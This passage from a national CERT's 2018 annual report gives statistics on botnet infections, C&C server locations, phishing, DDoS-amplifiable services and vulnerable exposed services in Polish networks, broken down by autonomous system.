Interestingly enough, Shamoon did not offer any functionalities that would allow it to spread using popular network protocols such as Server Message Block (SMB), often used by malware developers. This might indicate that the initial infection with Shamoon on the first device in the network is manual, for example by plugging a pendrive into a USB port on the machine. Another possible vector of attack may have been a poorly-secured, publicly available Remote Desktop Protocol (RDP) service.

Photo: unsplash.com, Bradley Jasper Ybanez

2018 in numbers

940 079 unique IP addresses indicating zombie activity

different IP addresses used as botnet C&C servers **39 211**

77 536 reports of phishing in Polish networks

5 206 170 unique IP addresses enabling running reflected DDoS attacks

702 591 unique IP addresses with open resolver running

Statistics

The information on threats analysed by CERT Polska come from many sources, including our operations, automated threat monitoring systems (such as sinkholes), as well as – or rather primarily – from third parties, such as non-profit organisations and independent researchers, national CERTs and commercial companies.

The variety of ways of obtaining information on threats is particularly noteworthy. Below, we present only some of the most frequently used ones:

- Data regarding infected computers (bots) are obtained primarily by taking over botnet infrastructures (C&C domains) and directing them to sinkhole systems.
- Attacks on computers with various services (SSH, WWW, etc.) open to the Internet are detected using honeypots – traps that pretend to be real servers.
- A similar technique – client honeypots, pretending to be web browsers – can be used to detect malicious websites that attempt to infect their users with malware.
- Detection of vulnerable services, for example poorly configured NTP servers, which can be used for amplifying DDoS attacks, is carried out by scanning the IPv4 address space on a large scale.

Limitations

We made every effort to ensure that the picture of the situation drawn from the presented statistics represents all large-scale threats in an accurate manner. However, our readers should keep in mind that they exhibit certain limitations, resulting mainly from the nature of the available source data.

First and foremost, gathering all information about all kinds of threats is an impossible endeavour. This is best illustrated by attacks on specific entities or user groups (as opposed to mass attacks), which are usually not recorded by our monitoring systems or reported to our team. The problems with seeing the full extent of the situation also stem from the fact that a threat may be active for long periods of time before it is analysed and a regular observation starts. For example, the number of infected computers belonging to a botnet can be difficult to determine before it is neutralised by taking over its command and control infrastructure.

Determining the scale of a given threat is also crucial. Usually, we count IP addresses connected with a given threat, observed during the day. By doing so, we assume that the number of addresses is similar to the number of devices and users affected by the threat. This, however, is a flawed assumption, due to two commonly used mechanisms that affect the visible public addresses:

- NAT (Network Address Translation) leads to underestimating the number of affected machines, due to the fact that there are often many computers behind a single external IP address.
- DHCP (dynamic addressing) leads to overestimating the number of affected machines, because a single infected computer can be detected several times in one day at different addresses.

One could assume that the impacts of both mechanisms on the results mostly cancel each other, but a thorough analysis of the impact of NAT and DHCP in this context would require running a separate study.

The last comment concerns the IP protocol version – all the statistics given refer to IPv4. This is due to low adoption rate of IPv6 in Poland, and the resulting negligible number of reports we receive for these addresses each year.

Botnets

Botnets in Poland

Table 10 shows the number of infected computers in Polish networks. In 2018, we collected information on 940,079 unique IP addresses that exhibited zombie-like activity.

Family	Size
Andromeda	6 059
Conficker	4 529
Mirai	1 969
Sality	1 531
Necurs	1 502
Isfb	1 412
Gamut	1 392
Stealrat	1 312
Nymaim	1 261
Pushdo	1 008

Table 10. *The largest botnets in Poland.*

The values in Table 10 indicate the largest number of unique IP addresses of infected computers in Polish networks per day. We continuously see more than 6,000 infections with Andromeda botnet per day on average. Compared to 2017, the number of infections with Mirai fell to below 25% of what it used to be in the past. For many years now, Conficker has remained in the top 3 most extensive botnets in Poland.

We have also identified high activity of the Marcher botnet. At the peak of its activity, we have identified more than 20,000 unique IP addresses of infected devices running Android. However, due to the lack of continuity of data, we decided against publishing these infections in the overview.

Botnet activity by telecommunication operators

Chart 5 presents the infection ratio among users of the largest telecommunication operators. We estimate it based on the number of unique infected IP addresses. The infection ratio is obtained by dividing the number of bots by the number of customers accessing the Internet using given operator's services. This estimate is based on the data from the "2017 Report on the Condition of the Telecommunications Market in Poland" issued by the Office of Electronic Communications.[166]

[166] https://www.uke.gov.pl/download/gfx/uke/pl/defaultaktualnosci/36/93/1/raport_o_stanie_rynku_telekomunikacyjnego_-_2017_r..pdf




Chart 5. *Changes in the infection ratio in operators' networks throughout 2018.*

The number of infections among Polish operators remained on average at the level of 13,000 per day. Over the course of the year, we observed a gradual decrease in the infection of computers in Polish networks. Andromeda infections are dropping, particularly in Multimedia and Vectra networks. The downward trends also concern ISFB, Nymaim and Tinba banking trojans. In December 2018, we observed only half as many infections with these botnets as at the beginning of the year.

C&C servers

In 2018, we received reports of 39,211 unique IP addresses used as botnet C&C servers. Due to the nature of the threat, we decided to cover the issue in terms of geolocation of the IP address or top-level domain (TLD) of the C&C domain name. In the statistics we omitted reports on CERT Polska sinkhole servers, which we use to neutralise botnets and detect infected machines.

We have received reports pertaining to IP addresses from 150 countries. Like in previous years, most malicious servers were located in the United States (38%). 74% of all C&C servers were kept in one of the 10 countries shown in Table 11.

Pos.	Country	Number of IPs	Share
1	USA	14 747	37,61%
2	Germany	2 792	7,12%
3	Russia	2 779	7,09%
4	The Netherlands	2 215	5,65%
5	France	1 928	4,92%
6	The United Kingdom	1 514	3,86%
7	China	1 004	2,56%
8	Canada	992	2,53%
9	Japan	610	1,56%
10	Romania	561	1,43%
…	…	…	…
17	Poland	383	0,98%

Table 11. *Countries with the largest number of C&C servers.*

We observed 3,772 different autonomous systems in which C&C servers were located. Ten autonomous systems hosted more than 24% of all malicious servers. Details can be found in Table 12.

Pos.	AS number	Name	Number of IPs	Share
1	16276	OVH	2 017	5,14%
2	13335	Cloudflare	1 623	4,14%
3	16509	Amazon	1 321	3,37%
4	26496	GoDaddy	985	2,51%
5	46606	Unified Layer	743	1,89%
6	20013	CyrusOne	720	1,84%
7	14618	Amazon	607	1,55%
8	24940	Hetzner Online GmbH	583	1,49%
9	8560	1&1 Internet SE	496	1,26%
10	14061	DigitalOcean	433	1,10%

Table 12. *Autonomous systems with the largest number of C&C servers.*

In Poland, C&C servers were active on 383 different IP addresses (17th place with a total share of 0.98%), hosted in 98 autonomous systems. Table 13 shows a list of ten autonomous systems with the largest number of malicious botnet C&C servers. In total, they hosted more than half of all C&Cs in Poland.

Pos.	AS number	AS name	Number of IPs	Share
1	12824	home.pl	67	17,49%
2	16276	OVH	41	10,70%
3	5617	Orange	28	7,31%
4	15967	Nazwa.pl	27	7,05%
5	41079	H88	14	3,66%
6	197226	Sprint	14	3,66%
7	29522	KEI	10	2,61%
8	21021	Multimedia	8	2,09%
9	198414	H88	8	2,09%
10	50599	Data Invest	7	1,83%

Table 13. *Autonomous systems with the largest number of C&Cs hosted in Poland.*

We also received reports of 50,609 fully qualified domain names, which acted as C&C servers. They were registered with 385 TLDs, and more than 40% of these were registered with .com TLD.

A list of the most popular TLDs is presented in Table 14. 330 .pl domains were used as C&C servers, out of which in 57 cases, the second level domain was cba.pl.

Pos.	TLD	Number of domains	Share
1	.com	20 638	40,78%
2	.net	8 339	16,48%
3	.org	1 957	3,87%
4	.ru	1 609	3,18%
5	.info	1 540	3,04%
6	.xyz	1 089	2,15%
7	.uk	1 034	2,04%
8	.pw	857	1,69%
9	.br	577	1,14%
10	.us	570	1,13%
...	...	...	...
17	.pl	330	0,65%

Table 14. *Top level domains with identified C&C servers.*

Phishing

In this section, we only include statistics pertaining to traditional phishing, namely impersonation of well-known brands (primarily using e-mail messages and websites) in order to steal sensitive data. Thus, this section does not cover stealing data using malware or the cases of impersonating entities that issue invoices to distribute malware. The statistics concern websites located in Poland, which means that they do not cover phishing attacks on Polish institutions using websites maintained abroad.

In 2018, we received a total of 77,536 reports regarding phishing in Polish networks. They concerned URLs from 5,566 domains leading to websites that resolved to 1,885 unique IP addresses.

Pos.	AS number	AS name	Number of IPs	Number of domains
1	12824	home.pl	553	930
2	15967	Nazwa AS	260	439
3	16276	OVH	113	306
4	205727	Aruba	92	321
5	41079	H88	90	296
6	5617	Orange	71	14
7	29522	KEI	66	95
8	198414	H88	48	110
9	197226	Sprint	43	1852
10	8308	NASK	36	63

Table 15. *Polish autonomous systems with the largest number of phishing websites.*

Services enabling DRDoS attacks

In 2018, we received information about 5,206,170 unique IP addresses which enabled carrying out DRDoS attacks (Distributed Reflection Denial of Service), 1,916,673 of which were in Poland. Below, you can find a summary of services that could have been used for attacks and were the most popular in Polish IP space. The following pages discuss the services in question. We decided to include IP addresses with services that are actually poorly configured, as well as services that are available intentionally (such as public open resolvers) and honeypot systems.

The size of the autonomous system (AS) was determined on the basis of RIPE data from the 30th of June 2018.

Pos.	Service name	Average daily number of unique IPs	Daily maximum	Standard deviation	Time of observation
1	dns	53 519	68 868	22 301	99,45%
2	snmp	29 094	34 280	5 721	90,96%
3	ntp	27 679	31 333	6 063	90,41%
4	portmapper	25 419	31 662	5 528	92,33%
5	ssdp	21 355	27 804	5 431	93,15%
6	netbios	17 909	37 599	5 843	93,15%
7	mdns	5 703	7 005	1 267	90,68%
8	mssql	4 420	5 092	757	93,15%
9	chargen	326	604	44	92,88%
10	qotd	83	112	16	92,88%
11	xdmcp	79	200	23	90,14%

Table 16. *A list of the most popular, incorrectly configured services that can be exploited in DRDoS attacks. The standard deviation refers to the variability in the daily number of IP addresses observed throughout the year, the total observation time corresponds to the part of the year for which we had information about the service.*

Throughout the year, we noticed significant changes in the number of observed devices, which can be used to carry out amplified DoS/DDoS attacks. Chart 6 shows the number of devices, categorised by available services, which can be used for this type of attacks. The graphs show the changes in the daily number of unique IP addresses registered by the n6 system for the most frequently reported services.

We can see a positive trend, namely a gradual but significant decrease in the number of NTP and Portmapper services, as well as open resolvers. On the other hand, we recorded noticeable increases in SSDP services – mainly due to a change in the Plus and T-Mobile mobile networks.




Chart 6. *The most common incorrectly configured services that can be exploited in DDoS attacks. The graph shows the changes in the number of unique IP addresses in Poland during 2018.*

Open DNS servers

The most popular insecure service observed by our team was DNS (Domain Name System), which is used to resolve mnemonic names to IP addresses. Despite its key importance for the operation of the Internet, DNS servers should not respond to requests from the entire Internet (like open resolvers do), but only to requests from a limited group of addresses. In 2018, we received information about 702,591 unique IP addresses with an open resolver running. This constitutes a drop by approx. 300,000 addresses compared to 2017. The daily average was 53,519. Just like in previous years, the ranking of autonomous systems was dominated by AS 5617 managed by Orange. Particularly alarming are: the growing number of open resolvers in Netia's network (AS 12741) and a high percent-age of addresses in the networks of the Koszalin University of Technology (AS 28797) and Onefone (AS 24577).

Pos.	ASN	AS name	Daily average	Max	Percentage of all addresses in AS
1	5617	Orange	38 958	52 069	0,70%
2	9143	Ziggo	4 454	4 856	0,12%
3	12741	NETIA	1 521	2 595	0,09%
4	6830	UPC	483	846	0,00%
5	29314	Vectra	480	695	0,09%
6	24577	Onefone	451	507	14,68%
7	35007	Miconet	370	528	5,16%
8	28797	Politechnika Koszalińska	339	339	16,55%
9	31242	3S	327	506	0,32%
10	20960	TK Telekom	303	460	0,12%

Table 17. *The number of IP addresses where an open DNS server was detected, categorised by autonomous systems.*

SNMP

SNMP (Simple Network Management Protocol) is a protocol designed to remotely manage network devices. It is recommended to use it only in separate management networks; however, some SNMP instances can be accessed from the Internet. Apart from the threat of unauthorised access to the device, SNMP service, which can be accessed from the Internet, can be used for DDoS attacks.

In 2018, we collected information on 804,243 unique IP addresses from Poland running this service. This constitutes a decrease by approximately 200,000 IP addresses compared to 2017. Daily average amounted to 29,094 unique IPs. The ratio of such addresses in Powszechna Agencja Informacyjna remains at a high level. The high percentage in the NETCOM network (AS 199978) is also worth pointing out. We observed a sharp decrease (almost to zero) in Multimedia (AS 21021) and TK Telekom (from about 4,500 at the beginning of the year to less than 3,000 at the beginning of October and the end of the year).

Pos.	ASN	AS name	Daily average	Max.	Percentage of all addresses in AS
1	12741	Netia	6 431	7 585	0,39%
2	5617	Orange	5 386	9 370	0,09%
3	20960	TK Telekom	3 541	4 482	1,42%
4	8798	Powszechna Agencja Informacyjna	890	972	11,21%
5	20804	Exatel	836	1 014	0,33%
6	43939	Internetia	478	617	0,18%
7	199978	NETCOM	332	412	10,80%
8	50606	Virtuaoperator	330	509	2,18%
9	8374	Polkomtel	329	394	0,02%
10	60920	Net Center	305	640	14,89%

Table 18. *The number of IP addresses where an SNMP service running and available on a public interface was detected, categorised by autonomous systems.*

NTP

Network Time Protocol (NTP) is a common time synchronisation protocol used in computer networks. Publicly available NTP servers, which enable monlist command, can be used for DDoS attacks. In 2018, we received a total of 9,162,992 reports concerning 367,882 unique IP addresses (a decrease of approximately 17% compared to 2017), and the average daily number of unique addresses was 27,679.

Pos.	ASN	AS name	Daily average	Max	Percentage of all addresses in AS
1	5617	Orange	7 486	8 582	0,13%
2	12741	Netia	2 896	3 482	0,17%
3	13110	INEA	680	837	0,40%
4	8374	Polkomtel	602	708	0,04%
5	31242	3S	554	998	0,55%
6	20960	TK Telekom	498	580	0,20%
7	197502	WMC	480	813	46,87%
8	9143	Ziggo	448	480	0,01%
9	8798	Powszechna Agencja Informacyjna	433	482	5,45%
10	6830	UPC	428	546	0,00%

Table 19. *The number of IP addresses where an NTP service running and available on a public interface was detected, categorised by autonomous systems.*

Portmapper

Portmapper is a low-level service typical for Unix operating systems. It is used by protocols operating in higher layers, including NFS (Network File System). Publicly available portmapper is a threat because it can be used in DDoS attacks.

On average, we record 25,419 IP addresses every day (a decrease by about 20% compared to 2017) running the service publicly. The most noteworthy examples include a large percentage of addresses in H88 (although going down throughout the year) and ATMAN networks. There has also been a significant decrease in the KEI and nazwa.pl networks. However, we see a gradual increase in the OVH network, which took the first place in this ranking.

Pos.	ASN	AS name	Daily average	Max	Percentage of all addresses in AS
1	16276	OVH	3 343	4 330	0,12%
2	5617	Orange	1 573	1 883	0,02%
3	57367	ATMAN	1 384	1 652	8,71%
4	41079	H88	1 074	1 782	14,46%
5	29522	KEI	1 067	1 832	1,56%
6	198414	H88	847	1 454	8,94%
7	29314	Vectra	802	921	0,15%
8	12741	Netia	769	974	0,04%
9	15967	Nazwa.pl	693	1 989	0,70%
10	197226	Sprint	375	660	2,44%

Table 20. *The number of IP addresses where a Portmapper service running and available on a public interface was detected, categorised by autonomous systems.*

SSDP

Simple Service Discovery Protocol is a device detection protocol that is part of the Universal Plug and Play (UPnP) standard. SSDP is intended to be used in small local area networks and should not be accessible from the Internet.

In 2018, we received 7,260,981 reports regarding 725,553 unique IP addresses, a decrease of more than 350,000 compared to 2017.

Among the most noteworthy aspects is the high percentage of such addresses in Derkom network (AS 197697), a sharp decrease in Servcom network (to several unique IPs since late August), a gradual decrease in Multimedia network (by more than half in a year), and a slight increase in T-Mobile (AS 12912).

Pos.	ASN	AS name	Daily average	Max	Percentage of all addresses in AS
1	5617	Orange	5 594	7 108	0,10%
2	29314	Vectra	1 583	2 234	0,29%
3	12741	Netia	1 514	2 007	0,09%
4	41256	Servcom	1 079	1 903	2,84%
5	9143	Ziggo	874	1 152	0,02%
6	8374	Plus	717	973	0,05%
7	197697	Derkom	533	1 026	10,41%
8	50231	Syrion	473	596	4,73%
9	21021	Multimedia	363	723	0,05%
10	57101	WP System	302	359	5,61%

Table 21. *The number of IP addresses where an SSDP service running and available on a public interface was detected, categorised by autonomous systems.*

NetBIOS

NetBIOS is a low-level protocol used primarily by Microsoft operating systems. It is supposed to be used only in local area networks. Its availability in public networks is a threat, and not only because of the fact that it can be used in DDoS attacks. We received 6,099,021 reports regarding 98,920 unique IP addresses (a decrease by approximately 40,000), the daily average amounted to 17,909.

In 2018, we observed a gradual decrease in the number of IP addresses with NetBIOS running. The only anomaly is a peak, which was also seen in 2017, this time around the 26th of February. However, it came exclusively from the Orange network (AS 5617).

Pos.	ASN	AS name	Daily average	Max	Percentage of all addresses in AS
1	5617	Orange	11 127	29 045	0,20%
2	12741	Netia	1 091	1 406	0,06%
3	9143	Ziggo	967	1 023	0,02%
4	49185	Protonet	781	1 417	3,14%
5	198414	H88	465	876	4,90%
6	16276	OVH	241	357	0,01%
7	8267	Cyfronet AGH	172	233	0,22%
8	12824	Home.pl	157	202	0,07%
9	8374	Plus	135	169	0,01%
10	13110	INEA	119	150	0,07%

Table 22. *The number of IP addresses where a NetBIOS service running and available on a public interface was detected, categorised by autonomous systems.*

Vulnerable services

This section presents statistics on services that are vulnerable to attacks and data leaks. These include both services with known vulnerabilities, as well as incorrectly configured ones, such as services that are available from the Internet or with no password set up.

In 2018, we received 162,792,811 reports concerning 2,649,502 unique Polish IP addresses. On the following pages, you can read detailed information regarding the most significant threats of this kind. The presented statistics were calculated in the same manner as in the case of the section on services enabling DRDoS attacks (see page 111).

The ranking list of the most common vulnerable services is topped by TFTP, Telnet and RDP. Such services are usually secured by restricting access from external addresses; thus, their public availability may indicate a configuration error and potential vulnerability. One needs to remember that simply reporting a service to be available to the public does not necessarily mean that it is vulnerable. For example, an RDP server might have a strong password set to protect against unauthorised access, unless a new vulnerability is detected in the application, allowing the attacker to bypass authentication altogether.

However, similar reasoning should not be applied to databases and other similar applications (Memcached, MongoDB, Elasticsearch, Redis, DB2). In the case of these application, public access is almost certainly the result of an incorrect configuration and should be treated as a vulnerability.

Name of vulnerability	Average daily number of IPs	Daily maximum	Standard deviation	Time of observation
SSL-POODLE	255 546	312 044	64 918	89,04%
CWMP	62 332	75 744	13 744	93,15%
TFTP	48 648	59 758	10 648	93,42%
RDP	36 180	43 847	8 532	93,70%
Telnet	31 512	41 663	8 271	94,52%
NAT-PMP	10 859	15 628	2 942	91,78%
ISAKMP	10 156	11 758	2 011	88,77%
SSL-FREAK	9 701	13 885	3 649	92,88%
VNC	8 683	11 478	1 616	90,96%
SMB	8 324	11 725	1 834	93,70%
IPMI	1 388	1 602	212	92,88%
LDAP	480	921	126	92,60%
MongoDB	404	499	74	92,60%
Memcached	286	667	139	93,42%
Elasticsearch	86	107	12	93,42%
Redis	73	101	17	92,60%

__Table 23.__ Summary of the most numerous endangered services in Poland. Standard deviation refers to variability of the daily number of IP addresses observed over the course of the year. The total time of observation corresponds to the number of days during the year for which we had information about the service.

POODLE

Known SSL/TLS protocol vulnerabilities are still a common phenomenon among Polish Internet users. The most common one is POODLE, which enables an attack that leads to the disclosure of encrypted information.

We received 84,120,432 reports regarding 977,498 unique IP addresses (a decrease by 155,000 compared to 2017), and the daily average amounted to 255,546 unique addresses. Just like in the previous years, the first two places are occupied by Netia (AS 12741) and Internetia (AS 43939). Among the 10 networks with the highest average number of servers vulnerable to POODLE, the most noteworthy is the Petrotel network with nearly 20% of such addresses. We can also see some positive trends, namely a lower number of services in the H88 network (AS 198414), from nearly 1200 addresses at the beginning of the year to about 500 addresses at the end.

Despite its prevalence, POODLE is not a high-risk vulnerability because it does not expose cryptographic keys or taking direct control over the server, it also requires active interception of a TCP session (man-in-the-middle attack).

Pos.	ASN	AS name	Daily average	Max	Percentage of all addresses in AS
1	12741	Netia	185 251	228 509	11,26%
2	43939	Internetia	28 539	33 949	10,80%
3	5617	Orange	8 149	10 247	0,14%
4	29007	Petrotel	3 160	3 762	19,28%
5	16276	OVH	1 561	2 337	0,05%
6	6830	UPC	1 083	1 351	0,01%
7	15694	ATMAN	736	892	0,94%
8	198414	H88	723	1 325	7,63%
9	21021	Multimedia	655	857	0,10%
10	29314	Vectra	591	783	0,11%

Table 24. *The number of IP addresses where an SSL service vulnerable to POODLE was detected, categorised by autonomous systems.*

CWMP

CWMP is a service based on TR-069 specification, usually used in consumer-grade DSL routers. It enables network operators to manage devices remotely, for example upgrade their firmware. However, incorrect implementation of this service enables the attacker to take full control of the device. This vulnerability is used, among others, by Mirai, a botnet infecting devices.

We received 21,268,845 reports regarding 1,868,687 unique IP addresses with CWMP available to the public (a decrease by approximately 160,000 compared to 2017). The daily average number of unique addresses amounted to 62,332. Among the most noteworthy changes are drops (by more than half) in T-Mobile (AS 12912) and Multimedia (AS 21021) networks; however, the high percentage in Agencja Rozwoju Regionalnego (AS 41023) is worrying.

Pos.	ASN	AS name	Daily average	Max	Percentage of all addresses in AS
1	5617	Orange	42 880	52 915	0,77%
2	12741	Netia	11 414	14 063	0,69%
3	12912	T-Mobile	1 349	2 297	0,19%
4	49185	Protonet	732	1 462	2,94%
5	21021	Multimedia	670	1 054	0,11%
6	41023	Agencja Rozwoju Regionalnego	635	753	17,71%
7	43679	Petrus	350	587	3,41%
8	50231	Syrion	334	781	3,34%
9	51337	Debacom	296	359	4,81%
10	50606	Virtuaoperator	294	364	1,95%

***Table 25.** The number of IP addresses where a CWMP service running and available on a public interface was detected, categorised by autonomous systems.*

TFTP

TFTP (Trivial File Transfer Protocol) is a simple file transfer protocol. Due to the lack of an authentication mechanism for users, we recommend avoiding making this service available on the Internet, as such setup may lead to data leaks.

In 2018, we received 16,648,837 reports regarding 413,402 unique IP addresses running TFTP, a decrease of approximately 24%. Throughout the year, we observed a gradual decrease in the number of IP addresses running this service in the Orange network (from about 50,000 to 35,000) and Protonet (by more than half, AS 49185). The high percentage of TFTP-running addresses in the Spółdzielnia Mieszkaniowa "Północ" network (AS 198000) is worrying.

Pos.	ASN	AS name	Daily average	Max	Percentage of all addresses in AS
1	5617	Orange	38 303	49 029	0,69%
2	9143	Ziggo	4 835	5 086	0,13%
3	198000	Spółdzielnia Mieszkaniowa "Północ"	1 484	1 739	16,10%
4	49185	Protonet	1 228	1 915	4,94%
5	12741	Netia	1 192	1 466	0,07%
6	21021	Multimedia	532	626	0,08%
7	50231	Syrion	327	784	3,27%
8	199201	SPI-NET	262	506	8,52%
9	200125	AVITO	141	181	4,58%
10	198766	Netsystem	136	178	3,13%

Table 26. *The number of IP addresses where a TFTP service running and available on a public interface was detected, categorised by autonomous systems.*

RDP

RDP (Remote Desktop Protocol) is a proprietary protocol developed by Microsoft for remote access to GUI on Windows systems. Despite the convenience of accessing remote systems, exposing port 3389 on external interfaces is not recommended. In 2018, we received 12,758,217 reports regarding 544,621 unique IP addresses running RDP available to the public.

Pos.	ASN	AS name	Daily average	Max	Percentage of all addresses in AS
1	5617	Orange	15 218	19 564	0,27%
2	12741	Netia	2 956	3 741	0,17%
3	16276	OVH	1 295	1 712	0,04%
4	9143	Ziggo	1 232	1 587	0,03%
5	6830	UPC	1 153	1 347	0,01%
6	57129	Optibit	699	1 004	0,52%
7	8374	Plus	633	753	0,04%
8	21021	Multimedia	483	587	0,07%
9	13110	INEA	465	564	0,27%
10	12912	T-Mobile	405	484	0,06%

Table 27. *The number of IP addresses where an RDP service running and available on a public interface was detected, categorised by autonomous systems.*

Telnet

Telnet is an obsolete communication protocol, intended for interacting with a remote terminal, a predecessor of modern SSH. Its greatest weakness is the total lack of encryption, so it should not be used, especially in public networks. In 2018, we received a total of 10,942,498 reports regarding 611,179 unique IP addresses (down from 784,999 in 2017). A positive trend seen this year is a decrease in the number of hosts with open Telnet service in Exatel (AS 20804) and TK Telekom (AS 20960) networks – by about half in both AS.

Pos.	ASN	AS name	Daily average	Max	Percentage of all addresses in AS
1	5617	Orange	6 860	8 830	0,12%
2	12741	Netia	6 247	8 125	0,37%
3	9143	Ziggo	1 049	1 436	0,02%
4	21021	Multimedia	595	778	0,09%
5	8374	Polkomtel	551	675	0,04%
6	6830	UPC	500	644	0,00%
7	20960	TK Telekom	469	738	0,18%
8	35191	ASTA-NET	424	511	0,72%
9	20804	Exatel	404	657	0,16%
10	43939	Internetia	349	439	0,13%

Table 28. *The number of IP addresses where a Telnet service running and available on a public interface was detected, categorised by autonomous systems.*

Malicious websites

